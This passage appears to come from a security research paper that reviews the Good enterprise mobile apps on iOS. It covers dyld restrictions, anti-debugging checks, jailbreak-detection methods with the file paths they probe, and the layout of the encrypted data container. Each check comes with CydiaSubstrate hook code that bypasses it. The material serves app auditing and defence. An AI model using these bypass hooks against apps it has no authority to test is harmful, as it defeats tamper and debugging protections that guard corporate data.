


```
     // <rdar://problem/13158444&13245742> Respect __RESTRICT,__restrict section for root processes
     if ( hasRestrictedSegment(mainExecutableMH) ) {
             // existence of __RESTRICT/__restrict section make process restricted
             sRestrictedReason = restrictedBySegment;
             return true;
     }
```

[14] https://developer.apple.com/library/mac/documentation/Darwin/Reference/ManPages/man1/dyld.1.html
[15] http://www.opensource.apple.com/source/dyld/dyld-360.18/src/dyld.cpp

3. Set restricted status by entitlements

   This option is only available to applications on with special entitlements.




```
#if __MAC_OS_X_VERSION_MIN_REQUIRED
              if ( flags & CS_ENFORCEMENT ) {
                      gLinkContext.codeSigningEnforced = true;
              }
              if ( ((flags & CS_RESTRICT) == CS_RESTRICT) && (csr_check(CSR_ALLOW_TASK_FOR_PID) != 0) ) {
                      sRestrictedReason = restrictedByEntitlements;
                      return true;
              }
#else
              if ((flags & CS_ENFORCEMENT) && !(flags & CS_GET_TASK_ALLOW)) {
                      *ignoreEnvVars = true;
              }
              gLinkContext.codeSigningEnforced = true;
#endif
```

4.3.2 Anti-Debugging Methods

There are a number of methods to detect if a debugger is attached to an application, the following are the different ways that have been discovered to be in use within iOS applications. All the following examples and updates can be found at https://github.com/vtky/ios-antidebugging.

4.3.2.1 ptrace

ptrace is a syscall that provides a mechanism by which a parent process may observe and control the execution of another process. However, the ptrace syscall can be called by an iOS application in another way that prevents tracing from a debugger. When PT_DENY_ATTACH is passed as request, the application informs the operating system that it doesn't want to be traced or debugged and will exit with a segmentation fault if traced.



```
VPmini2:~ root# ./debugserver *:7777 --attach antidebugging
debugserver-@(#)PROGRAM:debugserver  PROJECT:debugserver-320.2.89
 for arm64.
Attaching to process antidebugging...
Segmentation fault: 11
VPmini2:~ root#
```

Figure 7 – ptrace segfault

Because the ptrace function is not available on the iOS platform, the following code can be used to re-implement the function.

```
typedef int (*ptrace_ptr_t)(int _request, pid_t _pid, caddr_t _addr, int _data);

#if !defined(PT_DENY_ATTACH)
#define PT_DENY_ATTACH 31
#endif

void* handle = dlopen(0, RTLD_GLOBAL | RTLD_NOW);

ptrace_ptr_t ptrace_ptr = dlsym(handle, "ptrace");

ptrace_ptr(PT_DENY_ATTACH, 0, 0, 0);

dlclose(handle);
```


Bypass

To bypass the ptrace check, a hook should if the request is 31 (PT_DENY_ATTACH), if it is then it changes the value and proceeds to call the function with the new value.

```
int (*orig_ptrace) (int request, pid_t pid, caddr_t addr, int data);

int replaced_ptrace (int request, pid_t pid, caddr_t addr, int data) {

   if (request == 31) { request = -1; }

   return orig_ptrace(request, pid, addr, data);

}
```

4.3.2.2 sysctl

Another commonly used method to detect if a debugger is attached is to call sysctl. The sysctl function is used to retrieve information about the process and determine whether it is being debugged, it however doesn't prevent a debugger from attaching to the existing process.



```
(lldb) process connect connect://127.0.0.1:7777
Process 1098 stopped
* thread #1: tid = 0x7120, 0x00000001964523b4 libsystem_kernel.dylib`__close_nocancel + 8, queue = 'com.apple.main-thread', stop re
ason = signal SIGSTOP
    frame #0: 0x00000001964523b4 libsystem_kernel.dylib`__close_nocancel + 8
libsystem_kernel.dylib`__close_nocancel:
->  0x1964523b4 <+8>:  b.lo   0x1964523cc               ; <+32>
    0x1964523b8 <+12>: stp    x29, x30, [sp, #-16]!
    0x1964523bc <+16>: mov    x29, sp
    0x1964523c0 <+20>: bl     0x19643a59c               ; cerror_nocancel
(lldb) c
Process 1098 resuming
Process 1098 exited with status = 255 (0x000000ff)
(lldb)
```

Figure 8 - sysctl exit

The following code was taken from the Apple Q&A [16],

```
int mib[4];
struct kinfo_proc info;
size_t info_size = sizeof(info);
info.kp_proc.p_flag = 0;

mib[0] = CTL_KERN;
mib[1] = KERN_PROC;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();

if (sysctl(mib, 4, &info, &info_size, NULL, 0) == -1) {

  perror("perror sysctl");
  exit(-1);

}

return ((info.kp_proc.p_flag & P_TRACED) != 0);
```

Bypass

The bypass works by retrieving the structure from the process pointer and checking if the P_TRACED flag has been set. If it has been set, then it will remove the flag.

```
int (*orig_sysctl) (int *name, u_int namelen, void *oldp, size_t *oldlenp, void *newp, size_t newlen);
int replaced_sysctl (int *name, u_int namelen, void *oldp, size_t *oldlenp, void *newp, size_t newlen) {

  int ret = orig_sysctl(name, namelen, oldp, oldlenp, newp, newlen);
  kinfo_proc *ptr = (kinfo_proc *)oldp;

  if ((ptr->kp_proc.p_flag & P_TRACED)) {

    ptr->kp_proc.p_flag = ptr->kp_proc.p_flag - P_TRACED;

  }

  return ret;
};
```

[16] https://developer.apple.com/library/mac/qa/qa1361/_index.html

4.3.2.3 syscall (C Library)

Another way to call ptrace is to use the syscall function. A system call is how a program requests a service from an Operating System's kernel. By calling syscall 26[17], we can invoke ptrace. This is how one would do a syscall for ptrace,

```
syscall(26, 31, 0, 0);
```

Bypass

The bypass works by checking the arguments in the syscall function and comparing if the first value matches 26 (ptrace) and second value matches 31(PT_DENY_ATTACH). If true, then it will set the second argument to -1.

```
int (*orig_syscall) (int number, ...);
int replaced_syscall (int number, ...) {

   void *foo, *params[16];
   va_list argp;
   int ret, i = 0;

   va_start(argp, number);

   while ((foo = (void *) va_arg(argp, void *))) {
      params[i++] = foo;
   }

   va_end(argp);

   if (number == 26) { return orig_syscall(26, -1); }

   if (i == 0) { ret = orig_syscall(number); }
   if (i == 1) { ret = orig_syscall(number, params[0]); }

   return ret;
}
```

Code has been shortened for brevity. Please refer to GitHub project for the complete code.

[17] https://www.theiphonewiki.com/wiki/Kernel_Syscalls

4.3.2.4 syscall (ASM)

Another method of invoking syscall on iOS is via Assembly. By invoking ptrace via syscall in ASM, CydiaSubstrate would not be able to hook and patch the call.

```
#ifdef __arm__
asm volatile (
        "mov r0, #31\n"
        "mov r1, #0\n"
        "mov r2, #0\n"
        "mov r12, #26\n"
        "svc #80\n"
        );

#endif

#ifdef __arm64__
asm volatile (

        "mov x0, #26\n"
        "mov x1, #31\n"
        "mov x2, #0\n"
        "mov x3, #0\n"
        "mov x16, #0\n"
        "svc #128\n"
        );
#endif
```

4.3.2.5 isatty

The isatty function returns 1 to the target if the file descriptor given as parameter is attached to a debugger console, 0 otherwise[18].

```
if (isatty(1)) {
  NSLog(@"Being Debugged isatty");
} else {
  NSLog(@"isatty() bypassed");
}
```

Bypass

The bypass is simply changing the function call with the argument 0.

```
int (*orig_isatty) (int fildes);
int replaced_isatty (int fildes) {
  return orig_isatty(0);
}
```

[18] https://sourceware.org/gdb/onlinedocs/gdb/isatty.html

4.3.2.6 task_get_exception_ports [19]

Thanks to @osxreverser for this. In essence, a debugger listens on exception ports and we can use task_get_exception_ports to verify if such a port is set. This is done by iterating through all the ports and checking for a port that has a state other than NULL. Please have a look at @osxreverser's fantastic presentation for more on this.

```
struct ios_execp_info {
   exception_mask_t masks[EXC_TYPES_COUNT];
   mach_port_t ports[EXC_TYPES_COUNT];
   exception_behavior_t behaviors[EXC_TYPES_COUNT];
   thread_state_flavor_t flavors[EXC_TYPES_COUNT];
   mach_msg_type_number_t count;
};

struct ios_execp_info *info = malloc(sizeof(struct ios_execp_info));

kern_return_t kr = task_get_exception_ports(mach_task_self(), EXC_MASK_ALL, info->masks, &info->count, info->ports, info->behaviors, info->flavors);

for (int i = 0; i < info->count; i++) {

   if (info->ports[i] !=0 || info->flavors[i] == THREAD_STATE_NONE) {
      NSLog(@"Being debugged... task_get_exception_ports");
   } else {
      NSLog(@"task_get_exception_ports bypassed");
   }
}
```

Bypass

The bypass simply stubs the function and returns 1.


```
kern_return_t (*orig_task_get_exception_ports) (task_t task,  exception_mask_t exception_mask,
   exception_mask_array_t masks, _msg_type_number_t *masksCnt,
   exception_handler_array_t old_handlers, exception_behavior_array_t old_behaviors,
   exception_flavor_array_t old_flavors );

kern_return_t replaced_task_get_exception_ports (task_t task, exception_mask_t exception_mask,
   exception_mask_array_t masks, mach_msg_type_number_t *masksCnt,
   exception_handler_array_t old_handlers, exception_behavior_array_t old_behaviors,
   exception_flavor_array_t old_flavors) {

            return 1;
};
```

[19] https://reverse.put.as/wp-content/uploads/2012/07/Secuinside-2012-Presentation.pdf

4.3.3 Protections Implemented by Good

Good Work and Good Share does not implement any form of anti-debugging protection such as ptrace or sysctl calls, making it easy for anyone to attach a debugger such as GDB or LLDB for dynamic analysis or dumping of application memory.

Good Access however implements the ptrace protection measure to prevent attaching of a debugger.



```
int EntryPoint(int arg0, int arg1) {
    r8 = arg1;
    r10 = arg0;
    r6 = dlopen(0x0, 0xa);
    if (r6 != 0x0) {
            r4 = dlsym(r6, "ptrace");
            if (r4 != 0x0) {
                    (r4)(0x1f, 0x0, 0x0, 0x0);
            }
            dlclose(r6);
    }
    r11 = objc_autoreleasePoolPush();
    [GDiOS initializeWithClassConformingToUIApplicationDelegate:[GDGMAAppDelegate class]];
    r4 = [NSStringFromClass([GDGMAAppDelegate class]) retain];
    r5 = UIApplicationMain();
    [r4 release];
    objc_autoreleasePoolPop(r11);
    r0 = r5;
    return r0;
}
```

Figure 9 – Good Access ptrace function

Additionally, Good Dynamics application by default do not include any anti-debugging protection measures. The following matrix list the protections for each of the EMS solutions reviewed,

	_dyld_get_image	ptrace	sysctl	syscall	isatty	ioctl	task_get_exception_ports
Good Work	No	No	No	No	No	No	No
Good Access	No	Yes	No	No	No	No	No
Good Share	No	No	No	No	No	No	No

4.4 Jailbreak / Root Detection

All Enterprise Mobile Security applications have some form of jailbreak / root detection and most implement various methods of detection to verify if a device has been compromised. In the case of the Good Suite, static analysis of the applications revealed that there is partial jailbreak detection code implemented in the applications, however there are additional rules the application would download from the Good Control servers to supplement the code implemented in the application. The following are the different methods of jailbreak detection that have been discovered while reviewing a wide variety of hostile applications. Not all EMS solutions implement all forms of jailbreak detection.

Please refer to Appendix for how different apps perform jailbreak detection.

4.4.1 Methods of Jailbreak Detection

It should be noted that jailbreak detection is not a fool proof solution. Since an attacker already has unrestricted access when a device is jailbroken, bypassing jailbreak detection is a given fact, and is only a matter of time investment. The following section will go through jailbreak detection methods that the GD framework uses and other jailbreak detection methods that have been found on other iOS applications throughout the course of this research. There will also be sample code to show how these checks can be bypassed using CydiaSubstrate [20].

4.4.1.1 Existence of Files

stat() and lstat() is a system call that returns file attributes about an inode on POSIX and Unix-like systems [21]. Other examples of commonly used methods / functions to check for the existence of files are fopen() or NSFileManager The following are locations that applications frequently check to verify if a device is jailbroken,

/Applications/MxTube.app
/Applications/blackra1n.app
/Applications/RockApp.app
/Applications/WinterBoard.app
/Applications/SBSettings.app
/Library/LaunchDaemons/com.openssh.sshd.plist
/Applications/IntelliScreen.app
/Library/MobileSubstrate/DynamicLibraries/Veency.plist
/Applications/FakeCarrier.app
/private/var/mobile/Library/SBSettings/Themes
/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
/Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
/System/Library/LaunchDaemons/com.ikey.bbot.plist
/bin/mv
/usr/bin/sshd

[20] http://www.cydiasubstrate.com/

[21] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man2/stat.2.html

/private/var/stash
/private/var/lib/apt
/private/var/lib/cydia
/usr/libexec/cydia
/Applications/Icy.app
/bin/bash
/private/var/tmp/cydia.log
/usr/libexec/sftp-server
/Applications/Loader.app
/Applications/Cydia.app
/usr/sbin/sshd

Bypass

We can easily bypass such checks by hooking the function (e.g. stat() or lstat()) and comparing the path that is being requested for, if it matches the path in our list then we just return -1 to indicate that it does not exist.

```
int (*orig_stat) (const char *path, struct stat *buf);
int replaced_stat(const char *path, struct stat *buf) {

   if (blockPath(path)) {

      errno = ENOENT;
      return -1;
   }
}
```

** blockPath() is a custom function that checks an array of paths for which we should return -1.*

4.4.1.2 Symbolic Link Verification

```
struct stat s;
if (lstat("/Applications", &s) != 0) {
   if(s.st_mode & S_IFLNK) {
              NSLog(@"Jailbroken");

   }
}
```

Code has been shortened for brevity. Please refer to GitHub project for the complete code.

Usual locations checked are,

/Applications
/var/stash/Library/Ringtones
/var/stash/usr/include
/var/stash/Library/Wallpaper
/var/stash/usr/libexec
/var/stash/usr/share
/var/stash/usr/arm-apple-darwin9

Bypass

The below code compares the path variable to "/Applications" and remove the symlink file mode and change it to a directory mode.

```
int (*orig_lstat) (const char *path, struct stat *buf) = lstat;

int replaced_lstat(const char *path, struct stat *buf) {
   if (blockPath(path) && disableJBDectection()) {

      errno = ENOENT;
      return -1;
   }

   int ret = orig_lstat(path, buf);
   return ret;
}
```

4.4.1.3 Directory Access Using opendir()

The opendir() [22] function tries to open the path passed to it and associates a directory stream with it. The GD framework runs the following command to check if it is possible to access the /dev directory, on a non-Jailbroken phone, running the command would return NULL.

```
opendir(/dev)
```

Bypass

This bypass checks the dirname argument passed to opendir(), if it matches "/dev" then the function will return NULL.

```
DIR *(*orig__opendir2) (const char *dirname, size_t bufsize);
DIR *replaced__opendir2 (const char *dirname, size_t bufsize) {

  If (strcmp(dirname, "/dev") == 0) { return NULL; }

  return orig__opendir2(dirname, bufsize);
};
```

4.4.1.4 fork()

fork() [23] causes creation of a new process. The new process is an exact copy of the calling process. On a non-Jailbroken iPhone it is not possible to use the fork() system call, the function however, is available on a jailbroken device.

```
int pid = fork();
if(pid>=0) { NSLog(@"Jailbroken"); }
```

Bypass

The bypass stubs the function and returns -1.

```
pid_t (*orig_fork) (void);
pid_t replaced_fork(void) {
        return -1;
}
```

[22] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man3/opendir.3.html

[23] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man2/fork.2.html

4.4.1.5 URL Handlers (e.g. cydia://)

Majority of jailbroken devices have Cydia installed on them because that is the most popular package manager that is bundled with most public jailbreaks. When Cydia is installed, it registers a URL scheme[24] on the device (cydia://), calling it from an application would open up Cydia and bring you to the specified location. Thus one way to identify if a device is jailbroken is to call the Cydia's URL scheme from an application and check if it returns a success. The following code is usually used to check if the cydia:// URL scheme is available,

```
[NSURL URLWithString:@”cydia://package/com.example.package”]
```

Bypass

The bypass hooks the URLWithString method in the NSURL class and checks if the argument passed contains the word “cydia”, if it does then return nil.

```
+ (id)URLWithString:(NSString *)URLString {

        NSRange range = [URLString rangeOfString:@"cydia"
options:NSRegularExpressionSearch|NSCaseInsensitiveSearch];

        if (range.location != NSNotFound) { return nil; }

        id ret = %orig;
        return ret;
}
```

4.4.1.6 Permissions of the File System Objects

The statfs() [25] function returns information about a mounted file system. Of particular interest is the root file system (/) and the application container file system (/var/mobile/Containers/Data/Application/<APP_GUID>).

On a non-Jailbroken device, the permission of the root file system, statfs(/), should return the following flags:

```
buf->f_flags = MNT_RDONLY + MNT_ROOTFS + MNT_DOVOLFS + MNT_JOURNALED + MNT_MULTILABEL;
```

And the permission of the application container file system, statfs(/var/mobile/Containers/Data/Application/<APP_GUID>), should return the following flags:

```
buf->f_flags = MNT_NOSUID + MNT_NODEV + MNT_DOVOLFS + MNT_JOURNALED + MNT_MULTILABEL;
```

Bypass

The bypass checks if statfs is being called with the path argument set to “/” or the NSBundle resource path. If either of these are being checked it will set the appropriate flags on the statfs struct and return it to the caller.

```
int (*orig_statfs) (const char *path, struct statfs *buf);
int replaced_statfs(const char *path, struct statfs *buf) {

  int ret = orig_statfs(path, buf);
```

[24] https://developer.apple.com/library/mac/documentation/Cocoa/Reference/Foundation/Classes/NSURL_Class

[25] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man2/statfs.2.html

```
  if (disableJBDectection() && (strcmp(path, "/") == 0)) {
     buf->f_flags = MNT_RDONLY + MNT_ROOTFS + MNT_DOVOLFS + MNT_JOURNALED + MNT_MULTILABEL;
  }

  NSString *npath = [[NSBundle mainBundle] resourcePath];
  if ((strcmp(path, [npath UTF8String]) == 0)) {
     buf->f_flags = MNT_NOSUID + MNT_NODEV + MNT_DOVOLFS + MNT_JOURNALED + MNT_MULTILABEL;
  }
  return ret;
}
```

4.4.1.7 Operating System Kernel Parameters

There are two kernel variables that are patched when a user jailbreaks an iOS device, they are security.mac.proc_enforce and security.mac.vnode_enforce. These two variables are patched to bypass the iOS code signatures[26]. The sysctlbyname()[27] function can be used to retrieve system information and allows processes with appropriate privileges to set system information. On a non-Jailbroken iOS device, these values are set to 1.

```
sysctlbyname(security.mac.proc_enforce)
sysctlbyname(security.mac.vnode_enforce)
```

Bypass

The bypass will return a kernel parameter that is always set to 1.

```
int (*orig_sysctlbyname) (const char *name, void *oldp, size_t *oldlenp, void *newp, size_t newlen);
int replaced_sysctlbyname (const char *name, void *oldp, size_t *oldlenp, void *newp, size_t newlen) {

  if(strcmp(name, "security.mac.proc_enforce") == 0) {
     return orig_sysctlbyname("security.mac.system_enforce", oldp, oldlenp, newp, newlen);
  }

  if(strcmp(name, "security.mac.vnode_enforce") == 0) {
     return orig_sysctlbyname("security.mac.system_enforce", oldp, oldlenp, newp, newlen);
  }

  int ret = orig_sysctlbyname(name, oldp, oldlenp, newp, newlen);
  return ret;
};
```

[26] http://www.saurik.com/id/8

[27] https://developer.apple.com/library/ios/documentation/System/Conceptual/ManPages_iPhoneOS/man3/sysctlbyname.3.html

4.4.1.8 Checking Running Processes

An interesting method of jailbreak detection is to check for known processes that would run on a jailbroken phone, for example sshd. The following code was borrowed from the SFAntiPiracy project, thanks to Nick Kramer[28].

```
  @try {

    NSArray *processes = [self runningProcesses];

    for (NSDictionary * dict in processes) {

      NSString *process = [dict objectForKey:@"ProcessName"];
      if ([process isEqualToString:@”MobileCydia”]) {

        return KFProcessesCydia;

      } else if ([process isEqualToString:”Cydia”]) {

        return KFProcessesOtherCydia;

      }
    }

    return NOTJAIL;
  }

  @catch (NSException *exception) {
    return NOTJAIL;
  }

+ (NSArray *)runningProcesses {

  int mib[4] = {CTL_KERN, KERN_PROC, KERN_PROC_ALL, 0};
  size_t miblen = 4;

  size_t size;
  int st = sysctl(mib, miblen, NULL, &size, NULL, 0);

  struct kinfo_proc * process = NULL;
  struct kinfo_proc * newprocess = NULL;

  do {

    size += size / 10;
    newprocess = realloc(process, size);
    if (!newprocess) {
      if (process) {
        free(process);
      }

      return nil;
  }
    process = newprocess;
    st = sysctl(mib, miblen, process, &size, NULL, 0);

  } while (st == -1 && errno == ENOMEM);

  if (st == 0) {
    if (size % sizeof(struct kinfo_proc) == 0) {

      int nprocess = size / sizeof(struct kinfo_proc);

      if (nprocess){

        // Create a new array

        NSMutableArray * array = [[NSMutableArray alloc] init];

        for (int i = nprocess - 1; i >= 0; i--){

          NSString * processID = [[NSString alloc] initWithFormat:@"%d", process[i].kp_proc.p_pid];
          NSString * processName = [[NSString alloc] initWithFormat:@"%s", process[i].kp_proc.p_comm];
```

[28] https://github.com/Shmoopi/AntiPiracy

```
                NSString *processPriority = [[NSString alloc] initWithFormat:@"%d", process[i].kp_proc.p_priority];
                NSDate   *processStartDate = [NSDate
dateWithTimeIntervalSince1970:process[i].kp_proc.p_un.__p_starttime.tv_sec];
                NSDictionary *dict = [[NSDictionary alloc] initWithObjects:[NSArray arrayWithObjects:processID,
processPriority, processName, processStartDate, nil] forKeys:[NSArray arrayWithObjects:@"ProcessID",
@"ProcessPriority", @"ProcessName", @"ProcessStartDate", nil]];

                [array addObject:dict];

             }

             free(process);
             return array;

          }
       }
   }

   return nil;
}
```

Bypass

This bypass works by setting the process pointer to NULL thus not allowing syctl() to return any process information.


```
int (*orig_sysctl) (int *name, u_int namelen, void *oldp, size_t *oldlenp, void *newp, size_t newlen);
int replaced_sysctl (int *name, u_int namelen, void *oldp, size_t *oldlenp, void *newp, size_t newlen) {

   return orig_sysctl(name, namelen, NULL, oldlenp, newp, newlen);
};
```

4.5 Data Encryption

Applications whether wrapped or compiled via an SDK would have their data stored in a "Container", this container stores all the application data in an encrypted form.

Below is the analysis of the Good encrypted container. The Good suite and all applications built using the GD framework have similar storage structures. Its application data is stored at the following location in separate containers:

```
/var/mobile/Containers/Data/Application/<APP_GUID>/Library/608f451bf3593931c3880ff5e2b7bf41
```




```
VPmini2:/private/var/mobile/Containers/Data/Application/6F82263D-E96C-41D9-A70C-D0355233BC00/Library/608f451bf3593931c3880ff5e2b7bf41 root# ls -al
total 0
drwxr-xr-x 6 mobile mobile 204 Jul 24 16:12 ./
drwxr-xr-x 7 mobile mobile 238 Jul 24 16:22 ../
drwxr-xr-x 7 mobile mobile 306 Aug  5 12:48 .AContainer/
drwxr-xr-x 3 mobile mobile 102 Jul 24 16:22 .CContainer/
drwxr-xr-x 2 mobile mobile 170 Jul 24 16:14 .DContainer/
drwxr-xr-x 5 mobile mobile 680 Aug  5 12:47 .MContainer/
```

Figure 10 - Application Container

Container naming convention:

.AContainer	Application Data Container
.CContainer	Cache Container
.DContainer	GD Startup Data Container
.MContainer	GD Management Data Container


The application data file names and directory names are encrypted in all containers except the GD Startup data container. The .DContainer contains the essential information for the application to being operation, the hash of the user password, password salts, container keys and other start-up information is kept here.



```
drwxrwxrwx   5          staff    170 Jul 24 16:25 .
drwxrwxrwx   6          staff    204 Jul 24 16:24 ..
-rwxrwxrwx@ 1           staff    497 Aug  5 12:47 .gdrestoredata
-rwxrwxrwx@ 1           staff   2049 Aug  5 12:47 .gdstartupdata
-rwxrwxrwx@ 1           staff   2049 Aug  5 12:47 .gdstartupdata2
```

Figure 11 - .DContainer

The following is a how the encrypted directories look like,



```
VPmini2:/private/var/mobile/Containers/Data/Application/6F82263D-E96C-41D9-A70C-D0355233BC00/L
Container/
total 380
drwxr-xr-x 5 mobile mobile   680 Aug  5 12:47 ./
drwxr-xr-x 6 mobile mobile   204 Jul 24 16:12 ../
-rw-r--r-- 1 mobile mobile   433 Aug  5 12:47 AgeckiejMLjqZ_mUXgRXO2hHVGEmnaxUZz7m0Vh3YpWx
-rw-r--r-- 1 mobile mobile 70945 Jul 24 16:14 AgwEtcAybVj4XOEoISSGAb7FLJY5sjF+_ExcNVFlVDkL
-rw-r--r-- 1 mobile mobile  3072 Jul 24 16:22 Ah0bjmscFlNEWdofLj2Y9kRgCIMjAJ_RoGxyh2Iq3OBp
-rw-r--r-- 1 mobile mobile  1201 Jul 24 16:22 AiX8kE5j43ZlhFI6P8nx7O8\=
-rw-r--r-- 1 mobile mobile 73857 Aug  5 12:47 Aiiu3219SBs9kGSo1DPaGnIUC4ykDEJfunORcrlcxwmM
-rw-r--r-- 1 mobile mobile 73857 Aug  5 12:47 AirX55IvkSZNEoYH21QpobAzKhG_ov0A7ltR_HBhZJoG
-rw-r--r-- 1 mobile mobile  4545 Aug  5 12:48 AjrjDQhVLFD+Y8oVxvOWGlrb0fM07V+8p4S_4yoqGKMg
-rw-r--r-- 1 mobile mobile 15360 Jul 24 16:19 Ake0NKpfrG3EFdApMtHbgcw\=
-rw-r--r-- 1 mobile mobile  6144 Jul 30 21:47 AnzBVIyXBLfnecvZs1vyehiPxWbArod1vHt1zc2MkKdX
-rw-r--r-- 1 mobile mobile 23552 Aug  5 12:47 Ap7jGpg7IGNpXPThq8KeOCY\=
-rw-r--r-- 1 mobile mobile   561 Jul 24 16:14 ApQ2U+l3i5LW57XG8yych4MSWyu2J3NWh_IsJbqWmF7O
-rw-r--r-- 1 mobile mobile  1249 Jul 24 16:22 ArIbArd4dtYMsM5Z+8B42wqgrDKwT3Iv_iyqYvEVMjF7
drwxr-xr-x 2 mobile mobile   204 Jul 24 22:00 As0a4xEJ5V0dmLmVlyQg5Ck\=/
```

Figure 12 - Encrypted Files

The following are listings of a decrypted gdstartupdata file and gdrestoredata file.

